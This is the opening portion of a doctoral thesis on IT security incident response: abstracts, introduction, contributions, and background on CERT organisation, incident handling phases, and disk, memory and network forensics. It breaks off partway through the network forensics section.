IT Security Incident Response: Current State, Emerging Problems, and New Approaches

IT-Sicherheitsvorfallsbehandlung: Derzeitiger Stand, Probleme und neue Methodiken

Der Technischen Fakultät der
Friedrich-Alexander-Universität
Erlangen-Nürnberg
zur Erlangung des Grades

D O K T O R - I N G E N I E U R

vorgelegt von

Thomas Schreck
aus Mainburg

Als Dissertation genehmigt von
der Technischen Fakultät der
Friedrich-Alexander-Universität
Erlangen-Nürnberg

Tag der mündlichen Prüfung:	18.12.2017
Vorsitzender des Promotionsorgans:	Prof. Dr.-Ing. Reinhard Lerch
Gutachter:	Prof. Dr.-Ing. Felix Freiling
	Prof. Dr. Michael Meier

Dedicated to my parents.

Only those who grow up and still remain children are real human beings. - Erich Kästner

Abstract

The field Incident Response within the IT Security is the overall process of handling an incident which occurs within a computer network or system. It involves the detection, analysis, remediation, and containment of an attack. This capabilities are necessary in order to adequately respond to attacks against systems and be able to limit the associated risk involved in such a case. In recent years the number of attacks against the Internet increased and more organizations are building up defense capabilities, which are called *Computer Emergency Response Teams* (CERTs).

However the IT infrastructure is changing rapidly and security teams are confronted with new challenges. Therefore they need to evolve in their maturity which is on one hand organizational wise and on the other hand they improve their technical knowledge. Within this thesis we first give an overview about CERTs, Incident Response, and Digital Forensics and afterwards we describe the current challenges using real world case studies.

Later we discuss our contributions in these fields. One was to develop a new description standard where security teams can provide information about their constituency, their responsibility, and contact information. This can be used by tools in order to automate some parts of handling incidents or by humans to find the right contact for a system. Next we describe a new organizational model how a CERT may be organized in order to be efficient for today's threat landscape.

We further have a deeper look into how cloud environments are influencing the handling of incidents. More organizations are moving their IT in such environments, however security teams may loose their control for detecting and responding to attacks. That heavily depends on the deployment model and therefore we discuss the influence of these models to the different defense capabilities and purpose some ideas how this can be solved.

Another contribution is in the field of Memory Forensics, which is nowadays an important topic and more tools are being created for it. Therefore it is important to have a model where you can categorize the different information contained in memory. We created such a model and discuss the usage using real world scenarios.

Finally we contribute to the field of malicious software analysis. One urgent problem here is the analysis of malicious office files and the question which vulnerability is exploited. We created a novel system which analyzes files and is able to determine the exploited vulnerability using the patches provided by the vendors. This approach is decreasing the time to analyze an office file and therefore a security team can faster respond to attacks.

Zusammenfassung

Die Vorfallsbehandlung ist Teil der IT-Sicherheit und beschreibt den Prozess wie mit Angriffen gegen Computernetzwerke oder -systeme umgegangen wird. Dabei sind die Erkennung, die Analyse sowie die Beseitigung, die wesentlichen Bestandteile dieses Vorgehens. Diese Fähigkeiten sind wichtig, um auf Angriffe schnell und angemessen zu reagieren. Desweiteren wird somit eine Risikominimierung bewirkt. Gerade die stark ansteigende Anzahl an Angriffen führt dazu, dass immer mehr Sicherheitsteams aufgebaut werden, welche man auch *Computer Emergency Response Teams* (CERTs) nennt.

Jedoch verändert sich die IT-Infrastruktur in den letzten Jahren rasant und solche Teams sind mit neuen Herausforderungen konfrontiert. Aus diesem Grund ist es notwendig, dass sich ihre Fähigkeit weiterentwickeln, nicht nur in Hinsicht auf technisches Wissen sondern auch organisatorisch. In dieser Arbeit beleuchten wir aus diesem Grund zuerst diese Herausforderungen anhand von zwei Beispielen aus der Praxis.

Als nächstes beschreiben wir unsere Beiträge. Als erstes gehen wir dabei auf ein Format ein, welches wir entwickelt haben, um Sicherheitsteams zu beschreiben. In diesem Format können Teams ihre Aufgabe, ihre Organization sowie die Kontaktinformationen hinterlegen. Diese Information kann dann von Programmen verwendet werden, um Teile der Vorfallsbehandlung zu automatisieren, aber auch von Sicherheitsexperten, um die zuständigen Personen für Systeme zu finden. Wir beschreiben zudem ein neues Organisationsmodel, um Sicherheitsteams effizient aufzustellen.

Desweiteren beschäftigen wir uns mit dem Thema Vorfallsbehandlung innerhalb von “Cloud” Umgebungen. Gerade weil immer mehr Organisationen ihre Infrastruktur in solche Umgebungen umziehen, wird es wichtiger sich mit diesem Thema auseinanderzusetzen. Abhänging von den verwendeten Lösung, gibt es unterschiedliche Herausforderungen, welche zu lösen sind. Wir betrachten alle diese Lösungen im Hinblick der Vorfallsbehandlug und neben den Herausforderungen nennen wir auch potentielle Lösungsansätze.

Ein weiterer Beitrag zu dem Thema Arbeitsspeicherforensik, welcher heute immer wichtiger wird. Wir beschreiben ein Kategorisierungsmodell, wie man die unterschiedlichen Informationen im Arbeitsspeicher klassifizieren kann. Dies wird anhand von echten Beispielen auch angewendet und soll zeigen, wie wichtig ein solches Modell ist. Zuletzt beschreiben wir ein Verfahren, wie bösartige Dokumente analysiert werden können. Hierbei wollen wir herausfinden, welche Schwachstelle von dem Dokument ausgenutzt wird. Wir haben ein neues System entwickelt, dass anhand der Herstellerupdates identifizieren kann, welche Schwachstelle ausgenutzt wird.

Acknowledgments

First of all, I would like to thank my advisor Prof. Dr.-Ing. Felix Freiling. He gave me the opportunity to work in this area of IT Security and supported me in conducting this research. Next I want to thank Prof. Dr. Michael Meier for accepting to be my second supervisor and for the various fruitful discussions.

Furthermore, I want to thank all the members of the Siemens CERT and ProductCERT, especially Dr. Bernd Grobauer, Udo Schweigert, Klaus Lukas, and Dr. Martin Otto. During the last 10 years they supported me a lot, not only in this thesis, but also being there when I had problems or needed advice. Also I want to thank Dr. John Fichtner and Dr. Rolf Reinema which both gave me the freedom to work on this thesis.

In addition I want to thank all members of the Security Research Group of the Department of Computer Science in Erlangen, especially Dr. Andreas Dewald, Sven Kälber, Dr. Ben Stock, Dr. Johannes Stüttgen, Dr. Michael Spreitzenbarth and Dr. Stefan Vömel. I enjoyed the various discussions with them and want to thank them for their feedback when reviewing my work.

Most of my knowledge I gained through the CSIRT community. I never met such a friendly and open group and I am thankful for all their input. In particular I want to thank Prof. Dr. Klaus-Peter Kossakowski, Don Stikvoort, Aaron Kaplan, Christoph Fischer, and Andreas Schuster.

Finally I want to thank my parents, my brother, and Lydia for their support over the last years. Without them I would have not been able to finish this thesis.

Contents

List of Figures

List of Tables

Listings

Chapter 1

Introduction

1.1 Introduction

On November 2, 1988 a malicious software was distributed by a graduate student, Robert Tappan Morris, through the Internet. The initial purpose of this software was to measure the size of the Internet. He used known vulnerabilities in UNIX services which enabled the software to spread within the Internet. Even his initial goal was not malicious, his code used the computer's resources so much, that the systems stopped responding. This caused that the systems were not useable anymore until they were disinfected and that for several days the Internet was partitioned until the systems were cleaned. Overall the response to the outbreak was uncoordinated and in November 1988 DARPA decided to start an organization which will deal with such incidents, called *Computer Emergency Response Team (CERT)*. The original CERT/CC was established in Pittsburgh and is now part of the Software Engineering Institute at the Carnegie Mellon University.

Since then lot of organizations started such teams in order to be better prepared for incidents within the Internet. These teams are part of governments, the public sector, and private industry and are collaborating in responding to incidents. The last years showed with the amount of attacks increasing and the type of incidents, which are causing huge damage to our economy and our society, that these capabilities are necessary. The complexity of Incident Response is also changing in the last years rapidly. This situation can be traced back to the changes which are happening to the way we use the Internet now, e.g., cloud services, or mobile networks, but also with the complexity of the current systems we are using. However the biggest problem security teams are tackling is the growth of systems on the Internet. Therefore it is important that new concepts are developed which enhance the maturity of CERTs.

1.2 Motivation

In recent years the field of cyber defense has grown rapidly with different approaches and new ideas. Nonetheless security teams still are using processes and methodologies which were established almost 30 years ago. The two most important parts within CERTs are the services Incident Response and Digital

Forensics. Those services are necessary to analyze an attack and to communicate, contain, and remediate it. It is necessary that the capabilities and the maturity of these services stay state of the art. The reason is that attackers are advancing their methods and the defense community must catch up with the newest developments. For this, you need new methodologies, tools, procedures, and organizational structures.

In the last couple of years we have seen significant changes how CERTs need to operate and use new methods in order to handle the increasing amount of incidents and the new kind of attacks we see on a daily basis. In this thesis we discuss this change and provide some potential solutions which improve the situation.

1.3 Contributions

This thesis is a result of research and insights from the work within the field of Incident Response by the author for the last 8 years. In particular, by the following contributions:

1.3.1 Incident Response

Incident Response is the core of what a CERT is providing as a service and therefore we need to enhance this capability to stay state of the art. Nonetheless, before improving we need to know where we currently stand in this field. We conducted a research into the current state and outline the problems in this field. Traditionally a lot of organizations stick to the processes and tools which where introduced when the security team was created. Further most common best practices are based on methods introduced almost 30 years ago. This does not mean that these are not still valid procedures to use but the past showed that also good approaches need to adapt to the changes happening in the current landscape in the digital environment. We will use real-world scenarios to illustrate this change and how it impacted the way we conduct Incident Response.

Based on the research in the current state of Incident Response, we developed various ways how we improve in this area. The first contribution is an overview of currently used incident type models. These models are used by various different organizations and have lot of commonality. However they cannot be used to compare incidents. One goal of such types is to improve the situation awareness within an organization and compare their current situation with other peers. Also these types can be used when you need to report incidents to external, e.g., data privacy offices or government entities. Based on the type, different escalation procedures are necessary. The second contribution was a new format to express the important information of a security team in a standardized way. Currently

most teams have their information published in a non-standard way through their own websites or in places like *FIRST* [26] or *TF-CSIRT* [29]. However querying these information is not easy and automatically using it, is also not possible. The third contribution is a new organizational model which we developed over the last couple of years when we looked into the various implementation of CERTs within the public and private sector. The new model should support teams to adapt faster to new situations and also to improve their maturity.

The last contribution of this thesis to the area of Incident Response is the discussion about how Incident Handling may be conducted within the Cloud Service models. The new service offering through so called Cloud Computing changed lot of standard operational models which were used by now. For example self-hosting systems is not common anymore but running the systems at other service providers is getting more prominent. This change has also impact to the way we conduct investigations today. We outline the new challenges we face and show potential solutions.

1.3.2 Digital Forensics

The other important area within a security team is Digital Forensics. The goal of forensics is to answer investigative questions during an incident, e.g., how did the attacker compromise the system. Another area here is the analysis of malicious software which has the same goal. Both topics are time- and resource-consuming tasks and therefore an important research topic here is how we can come up with new ways to conduct a standardized and more efficient investigation.

One contribution of this thesis to this topic is to create a common model which describes the Digital Forensic of system memory. Up to today a lot of tools and methods have been developed to acquire and analyze memory, however a model which describes the different artifacts which reside in memory is missing. We developed such a model with the goal that different tools may use this model and the output of these tools can be compared based on it.

The last contribution in this thesis is a new method to identify the exploited vulnerability of malicious office documents. Using vulnerabilities in office documents is a common attack pattern used by criminals to install malicious software on the system. The task identifying the exploited vulnerability was either manual or based on signatures. We developed a new system which is executing the sample within a controlled environment and gather as much information to determine the vulnerability by querying a self-developed database of patch differences.

1.4 Thesis Outline

This section gives a brief overview about the outline of the thesis in order to find the chapter of interest for the reader. However we encourage the reader to start

from the beginning.

Chapter 2 - Background In this chapter we give the reader background information in the field of Incident Response and Digital Forensics. The majority of the technical definitions and terms are given in this chapter. We recommend that inexperienced readers consult this chapter before reading the remaining part of this thesis.

Chapter 3 - Incident Response: Current State This chapter gives an overview of the current state in the area of Incident Response and discusses the problems this research area currently is trying to solve. It is built upon the background chapter and discusses real-world examples of incidents and how CERTs solve them. Further it outlines potential improvements in these cases.

Chapter 4 - Incident Response: New Approaches In this chapter we present some work we have done to improve the current state in Incident Response. One work was an overview about current incident classification types. Another work was a exchange format developed so that CERTs and externals may easier exchange team information. Lastly we show a new model how Incident Response Teams may be organized. This model was developed over the last five years by talking with various organizations from the public and private sector.

Chapter 5 - Incident Handling in the Cloud In this chapter we discuss how Incident Handling can be conducted within the different cloud services models, namely *Infrastructure-as-a-Service*, *Platform-as-a-Service*, and *Software-as-a-Service*. The increased usage of cloud services with different organizations is changing the traditional work of response teams in many ways. In one scenario the CERT is not even able to conduct its own analysis but relies on the external service provider to have the necessary capabilities and experience in order to analyze and respond appropriately. We discuss various scenarios for the different cloud service models, the problems for incident response in these models, and proper different solutions.

Chapter 6 - Digital Forensic Memory Categorization Model This chapter describes a new categorization model for system's memory which can be used within the field of Digital Forensics. In the last 10 years the field of memory forensics has grown to one of the most important tasks performed during the analysis of a system. However there was no real model which showed how memory can be categorized which would support analysts to better understand evidence they find in the system's memory. We created such a model and used the commonly used memory forensics toolkit *Volatility* to show how our model may be used in real world.

Chapter 7 - BISSAM: Automatic Vulnerability Identification of Office Documents In this chapter, we present a new system which was developed to improve the determination of misused vulnerabilities in malicious crafted *Microsoft Office* documents. We created a system which is monitoring the execution of a malicious document, detects the code when the shellcode is triggered, and stores the necessary information to determine the exact vulnerability in a log. Later on we use a database of patches to determine which vulnerability the document tried to exploit. This work was previously done mostly manually and consumed a lot of resources of an incident handler.

Chapter 8 - Conclusion and Future Work This chapter concludes this thesis with a summary of the work done and gives an overview about future work in this area.

1.5 List of Publications

Parts of this thesis are based on work which has been published before and listed in this section. Additionally this thesis contains various material which is not yet published.

The work about the different types of incident type categories is a joint work with Grobauer and Kossakowski [32]. The goal of the publication is to give an overview about the current models out there and how they may be used by the law makers which currently are implementing new laws concerning the handling of IT Security incidents.

The paper about handling incidents in Cloud environments is a joint work with Grobauer [33] in which we summarized our experience working in this field. This work is an own chapter within this thesis as it extended by various other publications.

Finally, the identification of vulnerabilities in malicious documents is a joint work with Berger and Göbel [66]. The work was an outcome of the daily work within a corporation and to improve the mean time to analyze documents.

Remaining is a list of publications which do not fit in the topic of this thesis and therefore were not included but should be mentioned as they also improve the defense capabilities of security teams: Together with Spreitzenbarth, Echtler, Arp and Hoffmann we published two papers about improving the analysis of malicious mobile applications [71][72]. In another joint work with Wüchner, Ochoa, Golagha, Srivastava, and Pretschner [84] we worked on a system which supports an analyst to better determine the malicious system with which a malware is communicating. Finally in joint work with Gascon, Grobauer, Rist, Arp, and Rieck [28] we worked on a mining-attributed graph which can be used in the field of Cyber Threat Intelligence.

Chapter 2

Background

2.1 Introduction

This chapter serves as an introduction to the field of *Incident Response* and *Digital Forensics*. We show the current state of both fields and explain some new approaches which are addressing the problems we are facing. *Incident Response* within IT Security is a topic which is around since the beginning of the Internet and therefore also evolved like the Internet. The interesting fact about that topic is that from a high level perspective the different steps within this process are looking similar and since the release of the first processes [82][31] not much has changed. Nonetheless, if you look deeper in this topic, there have been changes because organizations are implementing the processes differently and also the evolving threat landscape makes it necessary to adapt current best practices in order to defend the IT infrastructure probably. But before addressing these challenges and potential approaches, it is necessary to understand the topic *Incident Response* which is accomplished in this chapter.

Another important field, namely *Digital Forensics*, evolved during the last years, because of the changing attacks and the improvements of hiding the attacks from forensic investigators. This situation slows down the analysis of such incidents and also the response process, resulting in an inadequate investigation where the organization cannot be sure, that they can understand the risk of the attack and further is not able to recover from such an attack. In chapter 6 and chapter 7 we show how this field may be improved, but before we give an overview about the field in this chapter.

Chapter Outline We start this chapter with an overview about *Computer Emergency Response Teams* (CERTs) (section 2.2), what services they provide, how they are operated, and how they are collaborating. After that we discuss the basics of two important services a CERT provides to its constituency, namely *Incident Response* and *Digital Forensics*. Within *Incident Response* (section 2.3) we show what organizational and technical topics must be covered and how they are used. This chapter ends with the introduction to *Digital Forensics* (section 2.4), where we describe the basic process and what different types of investigations mechanisms are used within CERTs.

2.2 Computer Emergency Response Teams

Computer Emergency Response Teams (CERTs) or Computer Security Incident Response Teams (CSIRTs) are group of experts within an organization that is responsible for the handling of incidents related to IT Security issues. The first CERT was founded in 1988 with the goal to respond to attacks within the Internet more coordinated. Since then the responsibilities of such teams have grown from just reactive work to also proactive tasks, such as enforcing the installation of security patches. Further different types of CSIRTs have been established:

- National CSIRTs
- Governmental CSIRTs
- Organizational CSIRTs
- Product CSIRTs
- Sector CSIRTs
- Commercial CSIRTs

Every of such a team has a different constituency and mission to fulfill however in the end their goal is to coordinate incidents and try to prevent attacks against the network they are responsible for. The most interesting fact in this community is that most of these teams are cooperating in order to protect their infrastructure even some of the teams are working for different nation's interest or are commercial competitors. This section will provide a background in the work of CERTs.

2.2.1 Mission and Constituency

When the first CERT was established its only mission was to coordinate incidents. However their overall responsibility has grown and lot more services are provided. Most of today's CSIRTs have the problem that they do not have a clear understanding of their responsibility or have not communicated their mission to their stakeholders. Therefore it is important when a new security team should be established, that a clear mission statement is formulated and communicated. In such a statement, the team must describe the services they can provide, what they are responsible for, and provide a policy about how they handle incidents.

The mission statement is the basis to further create which services the CERT must offer and at which quality they need to provide such an service. For example a CSIRT may offer the service to analyze malicious software in a very basic maturity but for in-depth analysis they will consult an external expert. Such a

definition helps their stakeholders to understand what they can provide and what not directly. Such a mission statement may change based on the maturity of the team and their expansion of capabilities they offer.

Next to a clear mission statement it is necessary to define the constituency of the team. Normally the constituency is bounded by some constraints, most likely the funding source of the team. The common constraints are national, technical, organizational, or contractual. The understanding of these constraints is important and must be well documented to that the CSIRT's constituency and other CSIRTs, with which it must interact, understands what the team is able to do.

Therefore defining the constituency is important and a team must document exactly for what they are responsible for. For example a National CSIRT can state they are responsible for all systems and infrastructure within their country. Whereas an organizational CSIRT will claim that they responsible for the infrastructure of the hosting organization. However this can be quite complicated. For example an enterprise may have subsidiaries where they do not have the majority stake but the network is connected to the enterprise. Therefore they are overlapping constituencies which must be defined and processes established. It is common that a team documents its constituency using IP addresses, Autonomous System Numbers, and Domain Names.

2.2.2 Team Organization

One of the first questions when a new CERT is established is, where it will be placed within the organization. There is no perfect solution for that because it depends on the organization itself and what the team should accomplish. In most of the cases the CSIRT is part of the IT department, however there are also cases where the team is within the help desk or in an own security organization. Another factor for the placement is also the funding source.

Next to the placement, another important decision about the team organization is how the group will work. Is it a "real" team reporting to one manager or will it be a virtual team. Further will it be at a central location or distributed throughout the locations. In most smaller organizations the team is a virtual team, where you bring subject matter experts together and if there is a new case, they can focus on handling it. In a "real" team you have full time employees which has the benefit that they can further develop their capabilities.

2.2.3 Services

Depending on the type, the mission, and which constituency the CSIRT serves, will determine what services it offers. Even the original idea of a CERT was to be reactive, it is common that a team also provides proactive as well as service

Reactive Services	Proactive Services	Service Quality Management Services
Alerts and Warnings	Announcements	Risk Analysis
Incident Handling	Technology Watch	Business Continuity & Disaster Recovery Planning
Vulnerability Handling	Security Audit or Assessments	Security Consulting
Artifact Handling	Configuration & Maintenance of Security Tools, Applications & Infrastructures	Awareness Building
	Development of Security Tools	Education/Training
	Intrusion Detection Services	Product Evaluation or Certification
	Security-Related Information Dissemination	

Table 2.1: Overview of the CSIRT services.

quality management services. Reactive services should allow a team to handle incidents and remediate them, whereas proactive and service quality management services try to prevent that incidents are happening. In Table 2.1 we illustrate an overview of all common CSIRT service.

Proactive Services Proactive services should support the improvements of security processes and the infrastructure of the organization. The main idea is that the work done within this services will prevent that incidents occur or that they will be detected in time.

Announcements Using announcements the team is communicating new developments in attacker methodologies, new threats, and vulnerabilities. The goal of announcements is to enable the organization to protect their systems and network against new threats arising.

Security Audit or Assessments Within this service the team is auditing the security controls implemented and check if they are sufficient or if an improvement must be implemented. This checks must be done regularly and may result in findings like not implemented security requirements, missing patches, or misconfigurations. Further organizational processes may be audited and checked if they are still sufficient for today's threat landscape.

Development of Security Tools As the threat landscape is changing constantly the tool chains used within a CERT must be adapted accordingly. Therefore

it is necessary that the team has resources which are able to implement tools supporting the operation of the CSIRT. Tools can be security patches for new vulnerabilities, vulnerability scanning tools, or analysis tools. It is quite common within the security community to share the tools between the teams or even release them as open source.

Intrusion Detection Services Another important service within a CSIRT is the detection of new attacks. This means that the team is monitoring IDS systems, reviewing log files, or hunting for known indicators throughout their constituency's infrastructure. In larger organizations this service is either outsourced to an external company or another team is providing this service.

Reactive Services Reacting to reports about incidents is the main goal of reactive services. The main goal is to have the capability to analyze and handle such attack reports.

Alerts and Warnings Within this service a CERT provides information about current intrusions or exploited vulnerabilities and provide course of actions how to deal with the threat. The alert is sent to the affected stakeholders within the organization, so that they are aware of the issue and that they are able to react accordingly

Incident Handling Incident Handling is one of the most important capabilities a security team must have. It is the ability to receive, triage, and respond to requests and reports about incidents in the organization's infrastructure. This service will be discussed in more detail in section 2.3.

Artifact Handling Artifact handling is the analysis of and the response to artifacts which are collected during an attack. An artifact is any object which is found during an investigation into an incident, which is or may be involved in an attack. *Digital Forensic* is part of this service and we give an border overview in section 2.4

2.2.4 Collaboration

Already one year after the CERT/CC was established, a community was started which brought together the different security teams, so that they can share best practices, discuss recent cases, and most importantly build trust. It is essential for a security team to cooperate with other teams in order to immediately react on external attacks. The reason is that in most cases, the CERT is not able to further investigate into other systems, if they are external and if you do not have a contact for this system, it can take long time to react.

Further every team is having similar problems and they develop solutions for that, e.g., by developing new tools, create new methodologies, etc. Lot of smaller teams do not have the resources to do that and therefore the sharing of such knowledge is important. Further it does not provide an advantage to a security team if it is not sharing the know how because they may depend on the maturity of other teams within an incident.

Lastly building trust is important because you only want to share information to people you trust and you know that they are able to handle confidential information. Building trust is however not easy and different models are used within the security community, like team-to-team trust through organizations like FIRST [26] or through groups which are based on people-to-people trust. There is no perfect model but the community is growing and is still exchanging critical information in order to secure the Internet.

2.3 Incident Response

In this section, we will describe the service *Incident Response* in more detail. It is one of the most important services a CERT is providing to its constituency. The service main purpose is the mitigation of the risks from IT security incidents by providing effective assistance. First of all it is necessary to understand what an incident is in this context. In the beginning most of the time you have an event which is occurring on a system or in a network. Such events may be the execution of a program or connection to a web page. On the many events happening in a computer network there are malicious events, where e.g., an attacker is executing a malicious software which is connecting to a system controlled by the attacker. This event is not intended and therefore a adverse event leading to an incident. However within an incident you may of a number of such events occurring which will be grouped together.

An IT security incident is therefore an event which is malicious. This can happen as of an actual attack against a system, a potential threat because of a recent event, or a violation of security policies. When such an incident is happening and it is detected the incident response process is started. The reason for the requirement of such an process is, that commonly people tend to over react and forget certain actions required during the handling. Therefore most organizations have a dedicated team which are trained for this cases and with an established handling process are able to professionally contain the threat. However a process can only show on a higher level what needs to be done, but as every case is different you need experts which can react agile to all potential circumstances of such a malicious event.

Nonetheless the high level process is well documented and should normally fit to most incidents which may occur in an environment. A detailed description of the incident handling process is given in several standard publications [31, 82]; they

have in common an abstract process model (cf. Figure 2.1) containing several steps: (1) Detection, (2) Analysis, (3) Containment, (4) Eradication & Recovery, and (5) Preparation/Continuous improvement.



Figure 2.1: Incident handling process diagram.

2.3.1 Detection

Within this phase the team is using different sources to detect incidents. These sources are either internal or external sources, and may be automatic generated or manual reports. In today's networks a security team is operating various sensors which allows them to monitor misbehavior, like installation of malicious software, unauthorized access, or violations of security policies. Sensors may be installed on the systems of the organizations, which are reporting events to the security team. Another solution is to place sensors into the network and monitor it. Normally this is based on predefined rules and signatures which alert the team if they were triggered. Lastly security teams collect various logs of computer systems and network devices and try to detect misbehavior based on signatures or anomalies.

When malicious event is raised through the above described sensors, an alert is created and an analyst needs to triage the event and based on his experience and predefined rules, he is either classify it as a false-positive or declare it as an incident. When it is an incident it is common practice that the case is prioritized according to a risk-based rating. This supports the incident response team to know which incident is more important and can better manage their resources. It is common practice that such detection capabilities are not included in the incident response team within larger organizations.

Another source for reports are manual reports from external or internal. Here it is quite common that an incident response team receives such a report, triages it, and depending on the results creates an incident. Such reports may be reported by internal system administrators, user or by external security researchers, other CSIRTs, or customers. Especially for external communication it is helpful that your incident handling process has communication rules which are verified by the communication department.

2.3.2 Analysis

After an incident was reported, it is necessary to understand it in more detail. This is necessary that you take the right actions, like which systems may need to be re-installed, which data must be restored, what must be fixed in order to not have the same problem again. In worst case you may need to decide to report the case to other stake holders or the law enforcement because a critical infrastructure or organizational-important information is involved in the case.

Therefore every CERT has experts which are able to analyze the different information which may occur during an incident. They need to have deep knowledge in the various technologies used in the organization as well as a broad understanding of the infrastructure within the organization. Otherwise they may make the wrong conclusions from the found evidence. A large part of this step is *Digital Forensics* and we discussed it in more depth in section 2.4.

2.3.3 Containment

During and after the full analysis of the incident, the step containment gives the incident handling team time to better prepare for a successfully remediation. Therefore it is important that a containment strategy is in place before an incident occurs. For example, having a process in place when you will shutdown a system and when not, or when will you block a certain domain on your perimeter.

This is important because in some cases you still want to monitor the attacker and in some cases it is more important to stop the activities. The other aspect in containment is that if a system is shutdown but it is business-critical, the owner may not support the decision to contain it. Normally such decisions or escalation cannot be performed by CERT members but higher managers. However those may not be available all the time and therefore you need proper processes in place.

2.3.4 Eradication and Recovery

After the root cause and all evidence of the incident is determined, you want to recover your system back to a normal state. First you will eradicate your case, e.g., by deleting malware on the infected system or reinstall the system. Therefore it is important that during the analysis phase a complete list of systems is gathered which are affected. In this phase of eradication, it is important that the security team is tracking the successfulness of the different tasks necessary.

In the recovery phase the systems owners restore their systems to the normal state and may fix the vulnerabilities an attacker exploited, so that the system will not be attacked immediately again. It may also be necessary to restore data from

backups which a known clean state, so that you can be sure that the attacker has not manipulated anything.

Both eradication and recovery should be coordinated and scheduled to happen timely. All steps should be planned by the security team and discussed with the systems owners and administrators. This plan should be detailed enough that every task owner knows when he needs to perform what and when. The job of the security team is that they track the tasks and check if they were really successfully performed.

2.3.5 Preparation and Continuous Improvement

Another important aspect of a successful incident response process is the preparation and continuous improvement step. Within the preparation step, the security team is setting up their processes and tools in order to successfully perform incident handling. There are various aspects how to do that and it depends on the constituency and the mission of the team. However it is important the team regularly checks if their overall tool chain and processes are still up to date and capable to perform a successful handling of incidents with the change of the threat landscape

Whereas the continuous improvement step should be done during a lessons learned workshop directly after the incident with all involved stake holders. Depending on the case this may be longer workshop and the discussed action items may be implemented over a longer time because it can be the case that fundamental problems have been found. However most of the time the security team is finding minor improvements which can be easily integrated. Unfortunately lot of teams are not conduct this step because of missing resources.

2.4 Digital Forensics

Digital Forensics is the ability to collect, recover, and analyze evidence found on digital devices. It is used in a variety of different applications, such as law enforcement investigations, investigations in fraud or compliance cases, as well as attacks. Within this thesis our focus is on the last application, the investigation into system intrusions. From a technical perspective the field of digital forensics can be divided into different branches, namely (1) Harddisc Forensic, (2) Memory Forensics, (3) Network Forensics. Furhter an important topic within the investigation into potentially compromised systems is the field of Malicious Software Analysis.

The typical process during a forensic investigation is the seizure, acquisition, analysis, and the reporting. Every step within this process can be overall complicated

and is different for every branch of the digital forensics. For example the acquisition of systems in a global enterprise may be complicated if you need to send the large amount of data from one point to another, not only technically but also from a legal perspective.

In the remaining part of this section we will discuss the different branches and how a forensic investigation is traditionally conducted.

2.4.1 Harddisc Forensics

The traditional branch in *Digital Forensics* is the Harddisc Forensics. The hard disc of a system is seizured from system in question and the data on this harddisc is analyzed. This type of forensic is still the common method performing investigations and a lot of tools have been developed which are supporting an analyst. Next to the standard steps, acquisition and analysis, another topic here is the recovery of deleted or destroyed files. In our context this is used when an attacker is deleting evidence on the system. Before acquiring the hard disc it must be seizured, either it is copied locally or the original hard disc is sent to the forensic team. In both cases for global organization there is next to technical issues also legal issues involved. Some countries does not allow to send data out.

Acquisition Normally the hard disc is acquired using special hardware to obtain an identical of the system. This hardware is a so called "Write Blocker" and the main idea is that all write commands to the hard disc are blocked. During the acquisition it is important the end result is an exact copy of the original disc otherwise potential evidence may be destroyed. Therefore forensic experts will create a checksum of the original and the copied image. The increase of storage size makes this process a long-lasting one.

Analysis After obtaining a copy of the system, an analyst is now able to investigate into the case. Therefore the standard procedure is that he will create a working copy of the image and in the first steps, tries to recover as much information as possible. This is important because the attacker or the user has deleted files on the system. Traditionally the technique "File Carving" is used, where the tool is aware of certain patterns of files and may find them on the disc and can extract the original file. Afterwards the analysts has tools which understands the inner data structures used on the file system of the disc and is able to extract meta data, such as timestamps, folder structures, etc. Further we can look into the files itself and may analyze them. It is common that a forensic expert has a wide variety of tools where he can handle a large number of different file types. This tools must understand the structure of those files.

Even it seems that this type of forensics is used since many years, the growing size of storage space is problematic. The acquisition of data takes too long for

most investigations and in most cases the first and only question is, if the system is affected. Therefore more organizations are using live response tools which can obtain information during the runtime of the system and support the analyst to answer the initial questions before he may want to obtain the full disc. Lastly attackers developed anti-forensic tricks which makes it more difficult to perform a forensic investigation. For example they can store executables in certain areas of the file system which are not documented and forensic tools will not parse those areas.

2.4.2 Memory Forensics

Analyzing memory was traditionally finding readable strings in the image of the systems memory because there were no tools out which understood the data structures used in system memory. In 2005 however this changed and more tools were developed which were able to parse the memory's data structures and make them accessible to forensic analysts. Memory forensics is a method within *Digital Forensics* which extracts evidences out of the system's memory where it stores volatile information necessary for the runtime of the computer. For example a Microsoft Windows operating systems stores all currently executed software in it or active network connections. This is helpful because attackers developed tricks to hide their presence from the analyst and as an example, removed the file from the filesystem after it is executed. Therefore it is only possible for the analyst to find information in the system's memory. In recent years memory forensics advanced and is now a standard method next to harddisc forensics.

Acquisition The acquisition of the memory is different to the traditional forensic collection. First of all you can only obtain the memory when the system is running. There is a technique out which allows an analyst also to create an image when the system is shortly shutdown, called cold boot [35], however in practice it is not used. In order to acquire a copy of the memory, you need to tool which knows how it can access the system memory. This depends highly on the used operating systems. In older days, it was possible to access the memory directly but because of security measures this has changed. Now you normally use an operating system kernel driver which has access to the memory, a user application which talks to the kernel driver, and is then able to obtain the image. One issue here is, during the acquisition the memory is changing and therefore some information is changing.

Analysis The next step, is to analyze the acquired memory image. In order to do so, a forensic tool is required which understands the data structures used in the operating system. This highly depends on the operating system's version and therefore such tools use "profiles" to describe the structures used. Such profiles must be updated with every minor version change, when the structures

are adapted, which is quite often the case. The forensic tools allow to parse out the different information stores in the memory and shows them to the analyst. There is a variety of information, such as active and non-active network connections, process information, configuration files, or the running executables themselves.

Memory forensics has shown in the last year, that it is an efficient and robust extension to the way we perform forensics. Especially when the size of harddiscs are growing, memory forensics can be a faster way responding. Further this method may support the analyst when attackers are using some anti-forensic techniques and it is not possible to find evidence on the hard disc.

2.4.3 Network Forensics

Another source for information is the network over which systems are communicating. This is interesting mostly because you do no need to have access to the affected system and therefore you are able to monitor the attacker from outside. In *Network Forensics* you capture the data on a packet level which is transmitted through the network infrastructure and later analyze it.

Acquisition In order to record network traffic, you need to place a collection system into the network either by using a network tap or use the collection functionality provided by the network equipment used. A network tap is a device which is sending all traffic of the monitored connection to another system. Due to the bandwidth of our networks today, you either are directly processing the collected information or you filter them based on some predefined rules. Otherwise, depending on the location where you record, systems may not be able to process this information (e.g., 100 GE-based networks).

